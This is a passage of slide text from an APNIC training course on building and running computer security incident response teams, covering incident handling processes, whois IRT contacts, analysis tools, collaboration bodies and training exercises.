    Exercise-1 •  You mighthave an incident already •  Visit www.zone-h.com/archive •  Enable filters –  Insert domain •  Let’s Discuss –  What can we learn from this? –  What is the risk for publication of defaced websites? –  Going back to our formula: Risk = Threats + Vulnerabilities 35
  • 35.
    Exercise-1: Discussion •  Detection – How do I know about incidents affecting me •  Analysis –  How ‘bad’ is the situation –  Google for ZeusTracker, MalwareDomainList •  Recover –  How do I fix this •  Lessons Learned –  How can we prevent this happening in the future –  Think PPT! –  Can series of action be co-ordinated? 36
  • 36.
    Whois Database IRTObject •  IRT - Incident Response Team •  Reporting of network abuse can be directed to specialized teams such as Incident Response Teams (IRTs) •  Implemented in AP region by policy Prop-079 in November 2010. –  Mandatory for inetnum, inet6num and aut-num, objects created and updated in whois database •  In essence, the contact information must be reachable and can do something about an incident! 37
  • 37.
    inetnum: 1.1.1.0 -1.1.1.255 netname: APNIC-LABS descr: Research prefix for APNIC Labs descr: APNIC country: AU admin-c: AR302-AP tech-c: AR302-AP mnt-by: APNIC-HM mnt-routes: MAINT-AU-APNIC-GM85-AP mnt-irt: IRT-APNICRANDNET-AU status: ASSIGNED PORTABLE changed: hm-changed@apnic.net 20140507 changed: hm-changed@apnic.net 20140512 source: APNIC irt: IRT-APNICRANDNET-AU address: PO Box 3646 address: South Brisbane, QLD 4101 address: Australia e-mail: abuse@apnic.net abuse-mailbox: abuse@apnic.net admin-c: AR302-AP tech-c: AR302-AP auth: # Filtered mnt-by: MAINT-AU-APNIC-GM85-AP changed: hm-changed@apnic.net 20110922 source: APNIC Whois Database Incident Response Team Object 38
  • 38.
    What is incident? • ITIL terminology defines an incident as: –  Any event which is not part of the standard operation of a service and which causes, or may cause, an interruption to, or a reduction in, the quality of that service •  ISO27001 defines an incident as: –  any event which is not part of the standard operation of a service and which causes or may cause an interruption to, or a reduction in, the quality of that service. 39
  • 39.
    Incident Response vs.Incident Handling? •  Incident Response is all of the technical components required in order to analyze and contain an incident. –  Skills: requires strong networking, log analysis, and forensics skills. •  Incident Handling is the logistics, communications, coordination, and planning functions needed in order to resolve an incident in a calm and efficient manner. [isc.sans.org] 40
  • 40.
    What is Event? • An “event” is any observable occurrence in a system and/or network •  Not all events are incidents but all incidents are events 41
  • 41.
    Objective of IncidentResponse •  To mitigate or reduce risks associated to an incident •  To respond to all incidents and suspected incidents based on pre-determined process •  Provide unbiased investigations on all incidents •  Establish a 24x7 hotline/contact – to enable effective reporting of incidents. •  Control and contain an incident –  Affected systems return to normal operation –  Recommend solutions – short term and long term solutions 42
  • 42.
    Dealing with Incidents– Bottom Line •  What happens if you don’t deal with incidents? –  Become Tomorrow’s Headline (Image) –  I or Domain Blacklisted (Availability & Financial Loss) •  Linked to Criminals •  The World needs you! –  Trusted point of contact (information on infected or compromised hosts –  Doing your bit to keep the Internet a safe and secure place for everyone! 43
  • 43.
    The CSIRT Organisation • Defining the CSIRT Organisation •  Mission Statement –  High level definition of what the team will do •  Constituency –  Whose incidents are we going to be handling or responsible for –  And to what extent •  CSIRT position / location in the Organisation •  Relation to other teams (or organisations) 44
  • 44.
    Possible Activities ofCSIRTs • Incident Handling • Alerts & Warnings • Vulnerability Handling • Artefact Handling • Announcements • Technology Watch • Audits/Assessments • Configure and Maintain Tools/ Applications/Infrastructure • Security Tool Development • Intrusion Detection • Information Dissemination • Risk Analysis • Business Continuity Planning • Security Consulting • Awareness Building • Education/Training • Product Evaluation List from CERT-CC (www.cert.org/csirts/) 45
  • 45.
    Operations & Availability • Incidents don’t happen on a particular day or time •  How to ensure 24 x7 reachability? –  IRT Object In WHOIS Database –  Email (Mailing List) –  Phone, SMSes –  Information on the Website –  Relationship with National CSIRTs and Others Relevant Organisations •  ISPS, Vendors, Law Enforcement Agencies 46
  • 46.
    Different kinds ofCSIRTs •  The type of activities, focus and capabilities may be different •  Some examples –  National CSIRTs –  Vendor CSIRTs –  (Network & Content) Providers Teams 47
  • 47.
    Resources Consideration (1) • People, Process and Technology Requirements •  People –  Resources for: •  Handling Incidents Reports (Dedicated?) •  Technical Analysis & Investigation –  What kinds of skills are required ? •  Familiarity with technology •  Familiarity with different types of security incidents •  Non Technical skills – Communication, Writing •  Trustworthiness 48
  • 48.
    Resources Requirements (2) • Process & Procedures –  Generally from the beginning of incident till when we resolve the incident –  Including lessons learned & improvement of current policies or procedures –  Must be clear so that people know what do to –  Importance •  Specific Procedures for Handling Specific types of Incidents –  Malware Related –  DDoS –  Web Defacement –  Fraud –  Data Breach 49
  • 49.
    Source: Special Publication800-61* Computer Security Incident Handling Guide page 3-1 * http://csrc.nist.gov/publications/nistpubs/800-61-rev1/SP800-61rev1.pdf Incident Response/ & Handling 50
  • 50.
    Applying the Framework- Responding to a DDOS Incident 1.  Preparation 2.  Identification 3.  Containment 4.  Remediation 5.  Recovery 6.  Aftermath/Lessons Learned 51 Reference: cert.societegenerale.com/resources/files/IRM-4-DDoS.pdf
  • 51.
    Example Team Structure • First Level –  Helpdesk, Perform Triage •  2nd Level –  Specialists •  Network Forensics •  Malware Specialists •  Web Security Specialists •  Overall Co-ordination 52
  • 52.
    Understanding Role ofOthers in the Organisation •  Different roles in the organisations –  CEO: to maximise shareholder value –  PR officer: to present a good image to the press –  Corporate Risk: to care about liabilities, good accounting, etc. –  CSIRT: to prevent and resolve incidents •  Don’t assume these interests automatically coincide - but with your help, they can ! 53
  • 53.
    Technical Non- Technical Incident Response/Handling– Skills / Activities Overview 54 Logistics Coordination Communication Planning Log Analysis Forensics Network Reversing
  • 54.
    Resources Requirements •  Technology/ Tools •  Essentially 2 parts –  For handling Incidents & Incidents Related Artifacts •  Managing tickets, secure communications, etc •  RTIR, OTRS, AIRT are some good examples –  Tools & Resources for Analysis & Investigation •  Depending on the type of work that is required •  For performing: –  Hosts Analysis, Log Analysis, Traffic Analysis, Network Monitoring, Forensics, Malware Analysis –  Tools that support standards for exchanging Threat Intels with other teams (STIX & TAXII) 55
  • 55.
  • 56.
    Phish Response Checklist 1. Analyse / Report of Spam 2.  Phishing Site Take Down –  Removal / Suspension –  Browser Notification 3.  Phishing Site Analysis –  Phishkits ? 4.  Credentials ‘Stolen’ –  Notify Users 5.  Report / Escalation 6.  Lessons Learned 57
  • 57.
    Advisories and Alerts • Scenarios that potentially require Advisory or Alert –  Incident that could potential have a wide-scale impact –  Examples •  Declaration by attacker to launch attack •  Critical vulnerability of ‘popular’ software in the constituency •  Some types of Incidents Require action by those in your consituencies –  They have to apply the patch themselves –  Their network or systems are not reachable to you –  They must perform additional risk assessment –  Perform check so that to ensure that they are not vulnerable 58
  • 58.
    Advisories and Alerts(2) •  Content –  Should be clear & concise •  What is impacted •  If fix available or workaround –  Shouldn’t be confusing –  Guide on how to determine or apply fix could be useful •  Distribution of advisory and alerts –  Preparation of targeted list based on industry, common systems, groups –  Using suitable platforms to reach out (including media) –  Goal is to reach out as quick as possible the right •  Special Programs with Vendors –  Early alert – i.e. Microsoft 59
  • 59.
    Working with LawEnforcement Agencies & Judiciary Sector •  Some incidents have elements of crime –  ‘Cyber’ or non-cyber laws –  Regulatory framework •  Implication –  Must work with Law Enforcement Agency (must notify) –  Preservation of digital evidence (logs, images, etc) •  Proper configuration of systems, time etc –  Working together with LEAs to investigate •  Monitoring, recording and tracking •  Responding to requests •  Training and Cyber Security Exercises can help to create awareness 60
  • 60.
    Collaboration & InformationSharing •  Bad guys work together, Good guys should too! •  Make yourself known, establish trust, collaborate and learn from others •  Association of CSIRTS –  National CSIRTs groups (in some countries) –  Regional – APCERT, OIC-CERT, TF-CSIRT –  Global – FIRST.org •  Closed & Trusted Security Groups –  NSP-SEC –  OPS-TRUST •  Getting Feeds about your constituencies (and sharing with them) –  ShadowServer Foundation –  Team Cymru –  Honeynet Project 61
  • 61.
    Getting Involved •  GlobalTake Downs / Co-ordinated Response –  DNSChanger Working Group –  Conficker Working Group •  Cyber Security Exercises –  Multiple Teams & Multiple Scenarios activities –  Getting to know your peers and improving internal processes as capabilities –  Example: APCERT Drill, ASEAN Drill, etc •  Helping Promote Best Practices & Awareness –  Source Address Validation (BCP 38) –  APWG Stop – Think – Connect (APWG.org) 62
  • 62.
    Collaboration & Co-operation • Check out some of the security organisations mentioned earlier –  APCERT – http://www.apcert.org –  FIRST – http://www.first.org –  ShadowServer Foundation http://www.shadowserver.org –  Team Cymru - https://www.team-cymru.org/Services/ –  Honeynet Project – http://www.honeynet.org 63
  • 63.
    Managing CSIRT •  Havingsufficient resources is critical to maintain cert / csirt operation •  Consider having funds for traveling to participate in workshops, training and meetings 64
  • 64.
    3.0 Free /Open Source Tools 65
  • 65.
    About this Module • This module covers some publicly available tools that can be used for managing incident reports and performing (initial) analysis •  Depending on the nature of the incident, different sets of tools will have to be used by the incident responder •  It is by no means comprehensive but useful to gain initial insights when handling an incident 66
  • 66.
    Managing Incident Reports • There may be multiple ways to contact a CERT / CSIRT –  Email, Web Form, Fax, Security Systems –  Should ensure that reports (tickets) are attended to •  Workflow System for managing abuse reports and artifacts –  Web-based system –  Reflect policies for incident response / handling activities –  Artifacts: Logs, executables –  Generate reports for review and lessons learned •  Some Solutions: –  RTIR: RT for Incident Response http://bestpractical.com/rtir/ –  OTRS: https://www.otrs.com/software/open-source/ 67
  • 67.
    Malicious software, files,URLs analysis service 1.  Malwr Sandbox –  http://www.malwr.com –  Based on Cuckoo Sandbox (Open Source) 2.  Anubis –  http://anubis.iseclab.org/ 3.  VirusTotal –  http://www.virustotal.com 4.  Wepawet –  http://wepawet.iseclab.org/ 68
  • 68.
    Spam and WebDefacement •  Spam Header Analysis –  http://mxtoolbox.com/Public/Tools/EmailHeaders.aspx •  Zone-H Defacement Archive –  http://www.zone-h.com 69
  • 69.
    Whois Database &Passive DNS •  The whois database is an indispensable tool for incident handling. •  RIR’s whois database gives information about a network i.e. who is the point contact •  But we need historical data on who use to own it –  May show something suspicious •  Passive DNS: –  http://www.bfk.de/bfk_dnslogger.html 70
  • 70.
    Abuse Information aboutyour Network •  There are multiple initiatives on the Internet that could be of use to gain information about abuses or potential abuses on your network 1.  Abuse.ch – Zeus, SpyEye, Palevo, Feodo malware Tracker i.e. http://zeustracker.abuse.ch 2.  Malware Domain List –  http://www.malwaredomainlist.com/ –  http://www.malwaredomains.com/ 3.  Open DNS Resolvers –  http://openresolverproject.org/ 71
  • 71.
    Secure Communication Tools • Best Practice to have use GnuPG/PGP for communication –  For signing and/or encrypting messages –  Extremely useful for information sharing (especially on need to know basis) •  Keys that belong to others (teams or individuals) are published on public PGP key servers –  http://pgp.mit.edu •  ‘Key-signing’ parties are common at CSIRT meetings or gathering 72
  • 72.
  • 73.
    Exercise – 1 • Defining your CERT/CSIRT based on RFC2350 –  RFC2350 - Expectations for Computer Security Incident Response –  https://www.rfc-editor.org/rfc/rfc2350.txt 74
  • 74.
    Exercise 2 –From .RU (or somewhere) with Love 75 Date: Day, Month 2011 Subject: Partnership From: Attacker To: Victim Your site does not work because We attack your site. When your company will pay to us we will stop attack. Contact the director. Do not lose clients.
  • 75.
    Exercise 3 –Writing a Security Advisory •  Information about critical vulnerability affecting a popular application. •  Write a security advisory to your constituent explaining the situation and action required of them 76
  • 76.
    Recap •  We havecovered –  The bigger picture – Managing Risks and Cyber Security –  The need to respond to incidents –  Setting up Security Response Teams •  Defining the Team & Team Structure •  Resources required •  Policies, SOPs, SLAs •  Tools for incident handlers •  Making yourself known and working with others •  Keep Calm & Incident Response! 77
  • 77.
    Questions ? Keep intouch! Adli Wahid adli@apnic.net Check out: http://training.apnic.net 78
  • 78.
    APNIC Survey 2014 • 11 -22 June 2014 •  Opportunity to provide input on APNIC’s performance, development, and future direction •  Contributes to APNIC’s future planning processes •  Run by an impartial, independent research organization •  Confidentiality of respondents guaranteed 79 survey.apnic.net
  • 79.
    You’re Invited! •  APRICOT2015: Fukuoka, Japan, 24 Feb-6 Mar 2015 80